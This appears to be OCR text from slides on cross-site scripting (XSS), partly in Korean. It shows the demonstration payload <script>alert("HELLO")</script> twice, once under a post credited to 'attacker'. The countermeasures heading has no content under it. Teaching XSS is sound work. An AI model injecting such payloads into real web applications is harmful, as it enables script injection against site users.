


XSS

attacker

```
<script>alert("HELLO")</script>
```

대응방안



JK

XSS

작성자 : attacker

```
<script>alert("HELLO")</script>
```

Thank You!

Q&A